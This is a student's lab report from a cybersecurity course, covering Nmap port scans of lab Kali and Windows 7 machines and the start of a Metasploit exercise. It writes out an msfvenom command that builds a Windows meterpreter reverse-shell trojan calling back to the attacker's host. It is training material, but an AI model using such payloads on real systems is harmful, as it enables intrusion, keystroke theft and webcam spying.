VERZEO MAJOR PROJECT

Prasad Nikam
OCT-2022 BATCH

Table of Contents

❖Problem Statement 1 →

Perform Scanning Module by using Nmap tool (Download from Internet) and scan Kali Linux and Windows 7 machine and find the open/closed ports and services running on machine.

Hacker Machine: Kali Linux


Victim Machine: Kali Linux and Windows 7

➲SOLUTION →


(Tool Used → Nmap/Zenmap)

➲ Kali Linux open/closed/filtered ports and Services scanning.


- We'll open Nmap tool and will enter the Victim machine's (Kali Linux) IP and will select the scan type over there.




- Here we have selected scan type as “Intense scan, all TCP ports” and clicked on Scan tab. Here we got the Open port.



- Also, we got the Closed ports.



- Also, we've got the services which are running on that port number.




- **Conclusion:**

Ports Scanned → 1-65535


1. Open Port/s → 1 → Port number- 111/tcp
2. Closed Port/s → 65534
3. Filtered → 0

➲ Windows 7 open/closed/filtered ports and Services scanning.


- We'll open Nmap tool and will enter the Victim machine's (Windows 7) IP and will select the scan type over there.




- Here we have selected scan type as "Intense scan, all TCP ports" and clicked on Scan tab. Here we got the Open ports.




- Also, we got the Filtered ports.




- Also, we've got the services which are running on that port number.



- Here are the Host script results of the victim machine.





- **Conclusion:**

  Ports Scanned → 1-65535

  1. Open Port/s → 3 → Port numbers- 135/tcp, 139/tcp, 445/tcp
  2. Closed Port/s → 0
  3. Filtered Port/s → 65532

----------*----------

❖Problem Statement 2 →

Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these types of attacks.

Hacker Machine : Kali Linux

Victim machine : Windows 7


➲SOLUTION →

➲ (Tool used → Metasploit)


- At first, we'll check IPs of both machines →

HACKER MACHINE

VICTIM MACHINE




- Now we'll create a trojan using terminal in Kali Linux. By using the command → msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=<IP of Kali linux machine> LPORT=4444 -o /root/Desktop/something32.exe




- Here the trojan is created in desktop.

- Now we'll open Metasploit Terminal and launch by executing the command 'msfconsle'.



